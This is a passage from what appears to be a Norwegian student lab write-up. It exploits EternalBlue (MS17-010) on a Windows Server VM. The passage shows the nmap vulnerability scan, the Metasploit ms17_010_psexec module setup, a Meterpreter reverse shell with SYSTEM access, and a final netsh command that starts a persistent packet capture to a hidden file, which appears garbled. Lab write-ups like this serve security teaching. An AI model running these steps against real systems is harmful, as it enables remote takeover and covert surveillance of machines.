49157/tcp open  ncacn_http     Microsoft Windows RPC over HTTP 1.0
49158/tcp open  msrpc          Microsoft Windows RPC
49159/tcp open  msrpc          Microsoft Windows RPC
MAC Address: 00:0C:29:F7:4A:2E (VMware)
Service Info: Hosts: BengtsVMDC.[REDACTED], BENGTSMDC; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb-vuln-ms17-010:
|   VULNERABLE:
|     Remote Code Execution vulnerability in Microsoft SMBv1 servers (ms17-010)
|       State: VULNERABLE
|       IDs: CVE:CVE-2017-0143
|       Risk factor: HIGH
|       A critical remote code execution vulnerability exists in Microsoft SMBv1
|       servers (ms17-010).
|
|     Disclosure date: 2017-03-14
|     References:
|       https://technet.microsoft.com/en-us/library/security/ms17-010.aspx
|       https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2017-0143
|       https://blogs.technet.microsoft.com/msrc/2017/05/12/customer-guidance-for-wannacrypt-attacks/
|_
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 65.37 seconds

```

Nmap scan av ip adressen til windows vm, i kali:

`nmap 192.168.94.130 -sV --script smb-vuln-ms17-010`

under Host script results ser man at windows vm-en er sårbar for EternalBlue. Dette ser man fordi scriptet forteller oss at serveren er sårbar for remote code execution i microsoft SMBv1 servere. Det er dette EternalBlue utnytter.

Vi ser at status er sårbar og at risikoen er høy.

```

(kali@kali)-[~]
$ sudo msfdb start
[sudo] password for kali:
[+] Starting database

```

Her starter jeg metasploit databasen


```

(kali@kali)-[~]
$ msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor

Metasploit v6.4.38-dev
+ -- --=[ 2467 exploits - 1273 auxiliary - 431 post ]
+ -- --=[ 1478 payloads - 49 encoders - 13 nops ]
+ -- --=[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/
msf6 >

```

Starter metasploit konsollen

```

msf6 > search psexec
Matching Modules
-----
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  auxiliary/scanner/smb/impacket/dcomexec  2018-03-19      normal No      DCOM Exec
1  exploit/windows/smb/smb_relay            2001-03-31      excellent No      MS08-068 Microsoft Windows SMB Relay Code Execution
2  \  action: CREATE_SMB_SESSION              .               .      .      Do not close the SMB connection after relaying, and instead create an SMB session
3  \  action: psexec                          .               .      .      Use the SMB Connection to run the exploit/windows/psexec module against the relay target
4  \  target: Automatic                      .               .      .
5  \  target: PowerShell                     .               .      .
6  \  target: Native upload                   .               .      .
7  \  target: MOF upload                      .               .      .
8  \  target: Command                        .               .      .
9  exploit/windows/smb/ms17_010_psexec      2017-03-14      normal Yes      MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Code Execution
10 \  target: Automatic                      .               .      .
11 \  target: PowerShell                     .               .      .
12 \  target: Native upload                   .               .      .
13 \  target: MOF upload                      .               .      .
14 \  AKA: ETERNALSYNERGY                     .               .      .
15 \  AKA: ETERNALROMANCE                     .               .      .
16 \  AKA: ETERNALCHAMPION                     .               .      .
17 \  AKA: ETERNALBLUE                         .               .      .
18 auxiliary/admin/smb/ms17_010_command    2017-03-14      normal No      MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows Command Execution
19 \  AKA: ETERNALSYNERGY                     .               .      .
20 \  AKA: ETERNALROMANCE                     .               .      .
21 \  AKA: ETERNALCHAMPION                     .               .      .
22 \  AKA: ETERNALBLUE                         .               .      .
23 auxiliary/scanner/smb/psexec_loggedin_users 1999-01-01      normal No      Microsoft Windows Authenticated Logged In Users Enumeration
24 exploit/windows/smb/psexec              1999-01-01      manual No      Microsoft Windows Authenticated User Code Execution
25 \  target: Automatic                      .               .      .
26 \  target: PowerShell                     .               .      .
27 \  target: Native upload                   .               .      .
28 \  target: MOF upload                      .               .      .
29 \  target: Command                        .               .      .
30 auxiliary/admin/smb/psexec_ntdsgrab     1999-01-01      normal No      psexec NTDS.dit And SYSTEM Hive Download Utility
31 exploit/windows/local/current_user_psexec 1999-01-01      excellent No      psexec via Current User Token
32 encoder/x86/service                     .               manual No      Register Service
33 auxiliary/scanner/smb/impacket/wmiexec  2018-03-19      normal No      WMI Exec
34 exploit/windows/smb/eehexec              2018-10-24      manual No      WbExec Authenticated User Code Execution
35 \  target: Automatic                      .               .      .
36 \  target: Native upload                   .               .      .
37 exploit/windows/local/wmi                1999-01-01      excellent No      Windows Management Instrumentation (WMI) Remote Command Execution

Interact with a module by name or index. For example info 37, use 37 or use exploit/windows/local/wmi
msf6 >

```

Søker etter psexec for å finne en passende psexec exploit kommando for å utnytte EternalBlue. Her tenker jeg at nr 9 er passende (exploit/windows/smb/ms17_010_psexec)


```

msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > show options

Module options (exploit/windows/smb/ms17_010_psexec):



| Name                 | Current Setting                                                 | Required | Description                                                                                            |
|----------------------|-----------------------------------------------------------------|----------|--------------------------------------------------------------------------------------------------------|
| DBGTRACE             | false                                                           | yes      | Show extra debug trace info                                                                            |
| LEAKATTEMPTS         | 99                                                              | yes      | How many times to try to leak transaction                                                              |
| NAMEDPIPE            |                                                                 | no       | A named pipe that can be connected to (leave blank for auto)                                           |
| NAMED_PIPES          | /usr/share/metasploit-framework/data/wordlists/name_d_pipes.txt | yes      | List of named pipes to check                                                                           |
| RHOSTS               |                                                                 | yes      | The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html |
| RPORT                | 445                                                             | yes      | The Target port (TCP)                                                                                  |
| SERVICE_DESCRIPTION  |                                                                 | no       | Service description to be used on target for pretty listing                                            |
| SERVICE_DISPLAY_NAME |                                                                 | no       | The service display name                                                                               |
| SERVICE_NAME         |                                                                 | no       | The service name                                                                                       |
| SHARE                | ADMIN\$                                                         | yes      | The share to connect to, can be an admin share (ADMIN\$,C\$, ...) or a normal read/write folder share  |
| SMBDomain            |                                                                 | no       | The Windows domain to use for authentication                                                           |
| SMBPass              |                                                                 | no       | The password for the specified username                                                                |
| SMBUser              |                                                                 | no       | The username to authenticate as                                                                        |



Payload options (windows/meterpreter/reverse_tcp):



| Name     | Current Setting | Required | Description                                               |
|----------|-----------------|----------|-----------------------------------------------------------|
| EXITFUNC | thread          | yes      | Exit technique (Accepted: '', seh, thread, process, none) |
| LHOST    | 192.168.94.132  | yes      | The listen address (an interface may be specified)        |
| LPORT    | 4444            | yes      | The listen port                                           |



Exploit target:



| Id | Name      |
|----|-----------|
| 0  | Automatic |



View the full module info with the info, or info -d command.
msf6 exploit(windows/smb/ms17_010_psexec) >

```

Kjørte use exploit/windows/smb/ms17_010_psexec og deretter show options.

```

msf6 > use exploit/windows/smb/ms17_010_psexec
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms17_010_psexec) > set RHOSTS 192.168.94.130
RHOSTS => 192.168.94.130
msf6 exploit(windows/smb/ms17_010_psexec) > exploit

[*] Started reverse TCP handler on 192.168.94.132:4444
[*] 192.168.94.130:445 - Target OS: Windows Server 2012 R2 Standard Evaluation 9600
[*] 192.168.94.130:445 - Built a write-what-where primitive...
[+] 192.168.94.130:445 - Overwrite complete... SYSTEM session obtained!
[*] 192.168.94.130:445 - Selecting PowerShell target
[*] 192.168.94.130:445 - Executing the payload...
[+] 192.168.94.130:445 - Service start timed out, OK if running a command or non-service executable...
[*] Sending stage (177734 bytes) to 192.168.94.130
[*] Meterpreter session 1 opened (192.168.94.132:4444 -> 192.168.94.130:58513) at 2024-12-19 11:37:42 -0500

meterpreter >

```

Kjørte exploit for å åpne bakdør

Her hadde jeg nå kjørt netsh:

netsh.exe trace start capture=yes filemode=append persistent=yes tracefile=c:\attrib +h C:\Kernel.etl